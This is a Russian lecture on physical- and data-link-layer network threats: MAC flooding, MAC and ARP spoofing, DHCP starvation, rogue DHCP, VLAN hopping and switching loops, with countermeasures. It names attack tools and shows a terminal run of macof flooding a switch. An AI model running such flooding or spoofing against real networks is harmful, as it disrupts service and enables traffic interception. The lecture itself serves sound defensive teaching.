

Лекция 9. Угрозы безопасности на физическом и канальном уровнях модели OSI. Атаки на коммутатор

Учебные вопросы:

1. Угрозы безопасности физического уровня модели OSI
2. Угрозы безопасности канального уровня модели OSI

1. Угрозы безопасности физического уровня модели OSI

Использование межсетевых экранов может предотвратить и заблокировать некоторые злоумышленные попытки нападения на вашу сеть, но этот приём далеко не полностью обеспечивает комплексную безопасную сети. Как сетевой администратор или консультант по безопасности, чтобы спроектировать правильный защитный экран для своей сети (обеспечить базовую защиту сетевого периметра), вы должны знать, от чего вы, собственно, защищаете свою сеть.



Как бы не было сложно защитить вашу сеть от внешнего мира, самые опасные угрозы зачастую исходят изнутри сети. Будь то пользователь со злыми намерениями или хакер, взломавший менее важную часть вашей сети, с этим нужно бороться.

Помимо внешних и внутренних атак на вашу сеть, существует еще один тип атаки, называемый атакой MIM (Man In the Middle). Она включает в себя две доверенные части вашей сети, которые соединены друг с другом через один или несколько маршрутизаторов, которые вы не можете контролировать.

Например, у нас может быть сеть в одном здании, и другая сеть в другом здании, и мы просим нашего интернет-провайдера соединить

обе сети, логично, что пакеты будут проходить через один из его маршрутизаторов. Если мы не установим зашифрованное VPN-соединение между удалёнными сетями, "человек посередине" (наш провайдер) может легко перехватить трафик, идущий из одной сети в другую, посмотреть пароли, IP-адреса серверов, порты удаленного управления и т.д.

Конечно, серьёзный провайдер никогда бы так не поступил, но всё же следует подумать, что за всем стоят люди, у которых могут быть нехорошие намерения, или что есть небольшая вероятность того, что какой-нибудь хакер, которому нужны данные, может взломать системы провайдера.

Угроза безопасности может исходить изнутри, снаружи или из транзитных точек сети. Это означает, что вы подвергаетесь воздействию повсюду, поэтому хорошей практикой будет закрыть некоторые «двери» (входы в вашу сеть). Закрытие «дверей» означает также устранение транзитных точек (создание зашифрованных VPN соединений), выявление слабых звеньев вашей сети и обращение с ними как с внешней сетью.

Сетевая безопасность должна решаться на каждом уровне модели OSI для различных уязвимостей и типов атак. У каждого уровня есть свои проблемы с безопасностью.

Уровень 1 модели OSI определяет физические каналы, среду передачи данных.

Существует довольно много типов атак, которые можно найти на этом уровне, в том числе:

- ~ Обрезка кабеля/волокна
- ~ Высокое напряжение на медных линиях
- ~ Глушение беспроводных каналов
- ~ Источники электромагнитного поля, расположенные рядом с медными кабелями и т.п.

Защита физического уровня должна выполняться специальными инженерами по монтажу и связи.

Тем не менее сетевым администраторам и специалистам по безопасности важно знать, как строятся физические каналы, и иметь резервные маршруты как для наиболее важных, так и для наиболее уязвимых мест.

2. Угрозы безопасности канального уровня

Уровень 2 модели OSI определяет уровень канала передачи данных.

Уровень канала передачи данных может быть довольно слабым звеном с точки зрения безопасности, и хуже всего то, что он может повлиять на верхние уровни, вызывая сбои в обслуживании или нарушения безопасности.



На уровне 2 мы можем найти такие технологии, как Frame Relay, PPP, Ethernet, беспроводную локальную сеть (802.11a/b/g) и т. д. Поскольку наиболее популярным протоколом уровня 2 является Ethernet.

MAC-атаки

MAC-адреса, используемые в Ethernet, беспроводных сетях 802.11x, Bluetooth, являются уникальными идентификаторами, прикрепленными к сетевому оборудованию. MAC-адреса имеют длину 48 бит, они должны быть уникальными и обычно отображаются в шестнадцатеричном формате (например, так «60-F6-77-1B-5A-93»). Первая 24-битная часть MAC-адреса — это код производителя, присвоенный IEEE, а вторые 24 бита производитель присваивает этому интерфейсу.

Существуют онлайн сервисы по расшифровке MAC-адреса (Рисунок 1):

Для беспроводных роутеров по MAC-адресу можно определить их географическое местоположение. Если введенный вами MAC-адрес находится в нашей базе, то помимо данных о производителе, вы увидите карту с географическим местоположением роутера. Для демонстрации можно попробовать провести проверку MAC-адреса 00:01:E3:F4:6D:C3

MAC: 00:01:E3:F4:6D:C3

Найти

MAC 60F6771B5A93

Компания: Intel Corporate

Адрес: Kulim Kedah 09000, Lot 8, Jalan Hi-Tech 2/3

Страна: Малайзия

Рис. 1 Онлайн – сервисы по расшифровке MAC-адреса

По соглашению для широковещательной рассылки используется MAC-адрес FF-FF-FF-FF-FF-FF.

Проблема безопасности, встречающаяся на уровне 2 — это переполнение таблицы CAM, которое влияет на коммутаторы в сети.




Рис. 2 Таблица CAM

CAM (Content Addressable Memory) — это физическая часть коммутатора (в смысле специальная память, очень быстрая, заточенная под быстрый поиск); здесь хранится информация о MAC-адресах, доступных на каждом физическом порту коммутатора, и связанных с портами VLAN (виртуальных локальных сетей).




Figure 12.5. 802.1Q trunk between the router and the switch

Рис. 3 Виртуальная локальная сеть

Физически CAM представляет собой обычную память ограниченного размера. В 1999 году Ян Витек создал инструмент под названием **macof**, позже интегрированный в **dsniff**, который заполняет коммутаторы недействительными исходными MAC-адресами (до 155 000 в минуту). Этот инструмент быстро заполняет CAM-таблицу коммутатора, к которому подключен компьютер, на котором запущен инструмент, а также соседних коммутаторов. Результатом этой атаки является ненормальное поведение коммутатора, который начинает перенаправлять входящий трафик на все порты (как простой концентратор), что делает возможной атаку «Человек посередине» (MIM) - злоумышленник может начать sniffing сети.

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# macof -i eth0 -n 15
ca:92:9f:63:cd:c9 e9:78:e6:f1:a1:49 0.0.0.0.3677 > 0.0.0.0.63148: S 392094569:392094569(0) win 512
3d:45:20:21:1b:e6 99:e1:72:54:fe:c6 0.0.0.0.54206 > 0.0.0.0.11843: S 1459372484:1459372484(0) win 512
a8:ea:4d:16:8f:6a b4:5f:38:56:33:80 0.0.0.0.35475 > 0.0.0.0.11499: S 1252574726:1252574726(0) win 512
97:a8:2b:2b:19:87 a3:6e:b4:3:3a:cb 0.0.0.0.5290 > 0.0.0.0.57111: S 311973068:311973068(0) win 512
61:91:80:d:c1:cd 7e:44:10:31:ee:d4 0.0.0.0.24501 > 0.0.0.0.59519: S 1393648417:1393648417(0) win 512
be:48:8a:2e:28:b7 d9:a4:2b:3e:35:ad 0.0.0.0.35607 > 0.0.0.0.16879: S 1711281500:1711281500(0) win 512
a6:9f:d2:4a:1e:cf 5c:73:84:2f:d0:5c 0.0.0.0.52615 > 0.0.0.0.44803: S 1311016079:1311016079(0) win 512
d8:dd:9d:60:95:71 5b:68:53:1a:4:34 0.0.0.0.48115 > 0.0.0.0.9786: S 8519533:8519533(0) win 512
a6:1a:9:4:38:77 ac:51:a3:57:b5:1 0.0.0.0.53284 > 0.0.0.0.44933: S 1988733969:1988733969(0) win 512
ae:5f:9e:6b:13:8d cb:84:d5:15:2c:ee 0.0.0.0.57800 > 0.0.0.0.14188: S 1011689393:1011689393(0) win 512
d8:a1:80:4a:74:22 14:6e:fd:37:8:6f 0.0.0.0.34423 > 0.0.0.0.4716: S 1793632231:1793632231(0) win 512
82:cc:f:38:7f:31 37:c8:68:35:e1:2d 0.0.0.0.3725 > 0.0.0.0.33625: S 1402600953:1402600953(0) win 512
60:fa:79:54:e0:9c 3c:f3:fe:4a:7a:e9 0.0.0.0.40565 > 0.0.0.0.27862: S 1053302980:1053302980(0) win 512
6b:5c:e7:44:e4:cb a5:9f:42:5:65:47 0.0.0.0.13307 > 0.0.0.0.49509: S 2108133412:2108133412(0) win 512
79:cd:53:7a:5d:92 f4:2b:55:4c:6c:c5 0.0.0.0.26490 > 0.0.0.0.52940: S 1296818571:1296818571(0) win 512

```

Рис. 4 Работа инструмента macof

К сожалению, Linux не может защитить вас от такого типа атак. Это могут сделать только управляемые коммутаторы с параметрами безопасности портов.




Рис. 5 Интерфейс управляемого коммутатора

Злоумышленник может перехватывать пакеты только внутри своей VLAN, поэтому важно определить, откуда могут исходить эти атаки, и убедиться, что никакой важный трафик не проходит через эту VLAN.

Еще одна проблема безопасности, связанная с этим - подмена MAC-адреса, которую злоумышленники используют для замены записи в таблице CAM известного MAC-адреса на другом порту.

MAC Flooding and Spoofing






Рис. 6 Реализация Flooding и Spoofing атаки

Атака заставит коммутатор направить трафик, предназначенный для порта атакуемого компьютера, на порт, к которому подключен злоумышленник. Эта атака приводит к нарушению работы службы и может использоваться как атака MIM, когда злоумышленник перехватывает пакеты, предназначенные для атакуемого компьютера.

DHCP-атаки

DHCP (протокол динамической конфигурации хоста), описанный в RFC 2131 (<http://www.ietf.org/rfc/rfc2131.txt>) - это протокол, используемый устройствами в сети для автоматического получения параметров конфигурации сети, таких как IP-адрес, маска подсети, шлюз по умолчанию и IP-адреса DNS-серверов, от сервера в сети с программным обеспечением DHCP Server (в общем где запущен и настроен сервер DHCP).

Серверы DHCP настроены на выдачу клиентам (устройствам в сети) IP-адресов из определенных диапазонов. Базовая работа DHCP описана на следующем рисунке:



DHCP-сервер предоставляет запрашивающему устройству IP-адрес в аренду, что означает, на ограниченный период времени. В течение этого времени DHCP-сервер не будет сдавать этот IP-адрес в аренду никаким другим клиентам. До истечения срока аренды DHCP-клиент должен запросить продление срока аренды у DHCP-сервера. Время аренды DHCP настраивается от 120 секунд до любого значения, которое выбирает администратор.

Атака на истощение DHCP (DHCP starvation attack) состоит в использовании пространства IP-адресов, выделенного DHCP-сервером.

Рис. 7 Функционирование DHCP-сервера

Classical DHCP Starvation Attack




Рис.8 DHCP-атака

Злоумышленник может легко сделать это, передав большое количество DHCP-запросов с использованием поддельных MAC-адресов. DHCP-сервер будет сдавать в аренду свои IP-адреса злоумышленнику один за другим до тех пор, пока у него не закончатся доступные IP-адреса для новых клиентов. Это приводит к отказу в обслуживании для тех клиентов в сети, которые запрашивают IP-адреса у DHCP-сервера.

На этом этапе злоумышленник может настроить мошеннический DHCP-сервер, обслуживающий клиентов с ложными данными, например, предоставив им свой собственный IP-адрес в качестве маршрутизатора по умолчанию. Это приведет к тому, что весь трафик будет проходить через компьютер злоумышленника, что значительно облегчит ему перехват всего сетевого трафика от клиентов.

Мошеннический DHCP-сервер может быть настроен даже без выполнения атаки DHCP-starvation, поскольку клиенты принимают первое полученное DHCPOFFER.

Обе эти атаки можно легко осуществить с помощью простого инструмента **gobbler**, который можно найти в Интернете. На коммутаторах атаку с истощением DHCP можно предотвратить с помощью функций безопасности портов, когда не допускается более N MAC-адресов на один порт (тот же метод предотвращения, что и для атак на CAM).

Тем не менее, атаку поддельного DHCP-сервера предотвратить сложнее. Некоторые коммутаторы имеют функцию «отслеживания DHCP», которая фильтрует DHCP-сообщения от недоверенных хостов.




Рис. 9 Функция «отслеживания DHCP»

ARP-атаки

ARP это протокол разрешения адресов, используемый для преобразования IP-адресов в MAC-адреса. В пределах одного широковещательного домена (сегмента сети) компьютеры обмениваются сообщениями ARP, чтобы найти MAC-адреса друг друга на основе имеющегося у них IP-адреса назначения (для отправки сообщения).

Атака типа **подмены ARP** (ARP spoofing) — это простой способ проведения ARP-атак путём отправки широковещательных сообщений

с поддельными MAC- или IP-адресами, вызывающими атаки типа «отказ в обслуживании» или «человек посередине».

Добавление пар IP/MAC вручную в таблицы ARP компьютеров в сети может решить некоторые сценарии атак с подменой ARP.

Очень популярный пакет **dsniff** содержит инструменты спуфинга ARP.




Рис. 10 Реализация ARP - атаки

Атаки, связанные с STP и VLAN

Виртуальные локальные сети (VLAN) — это логически независимые сети, физически присутствующие в одной большой локальной сети.




Рис. 11 Реализация атаки, связанные с STP и VLAN

Идея VLAN заключается в создании нескольких широковещательных доменов в одной сети и отделении различных типов трафика друг от друга. В одном коммутаторе может существовать несколько VLAN, а информация о VLAN может передаваться между коммутаторами с использованием магистральных (run) каналов. Магистралей/транки — это соединения между коммутаторами, которые передают данные между собой, используя теги для определения, к какой VLAN принадлежат данные. Доминирующим протоколом тегирования является IEEE 802.1Q.




Рис. 12 Передача информации между коммутаторами с использованием магистральных каналов

Разбивка сети на VLANы - очень хорошая мера безопасности на уровне 2 из-за разделения различных типов трафика. Тем не менее, неправильно настроенные коммутаторы могут стать причиной атаки определенного типа, называемой скачкообразной перестройкой сети VLAN (VLAN hopping).

VLAN hopping — это атака, при которой злоумышленник пытается отправить данные на узлы, принадлежащие другим VLAN, помечая данные идентификатором VLAN, отличным от того, которому они принадлежат. Поскольку реализации 802.1Q доступны для Linux и других операционных систем, а коммутаторы некоторых поставщиков (например, Cisco) имеют режим по умолчанию для порта в качестве транкинга, злоумышленник может легко создать магистральный канал между коммутатором и самим собой, таким образом, имея возможность обмениваться данными с хостами во всех VLAN, настроенных на этом коммутаторе.

Ещё один тип атаки - **создание сетевых петель**. Сетевая петля возникает, когда два порта, принадлежащие одной и той же VLAN, имеют связь друг с другом или когда между двумя коммутаторами существует два или более путей. Злоумышленники могут физически создавать сетевые петли, и самый простой способ сделать это - подключить кросс-кабель к двум портам, принадлежащим одному коммутатору и одной VLAN (одному и тому же широковещательному домену).

Когда в сети возникает петля, широковещательные рассылки бесконечно перемещаются внутри этой VLAN, затопляя каждый порт, принадлежащий этой VLAN, для каждого коммутатора в сети, тем самым выводя сеть из строя.

Протокол связующего дерева STP (IEEE 802.1D) был разработан для предотвращения сетевых петель. STP работает путём деактивации каналов, которые могут образовывать сетевую петлю, повышая возможность развертывания в сети избыточных каналов связи, которые без STP создавали бы сетевые петли.

